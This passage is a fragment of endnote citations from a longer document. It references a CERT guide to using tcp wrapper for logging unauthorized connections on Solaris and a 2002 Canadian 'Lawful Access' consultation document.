"Installing, configuring, and using tcp wrapper to log unauthorized connection attempts on systems running Solaris 2.x" March 1, 2001 URL: http://www.cert.org/security-improvement/implementations/i041.07.html xix Department of Justice, Industry Canada, Solicitor General Canada "Lawful Access - Consultation Document" Aug 25, 2002. http://www.canada.justice.gc.ca/en/cons/la al/ xx Department of Justice, Industry Canada, Solicitor General Canada "Lawful Access - Consultation Document" Aug 25, 2002. http://www.canada.justice.gc.ca/en/cons/la al/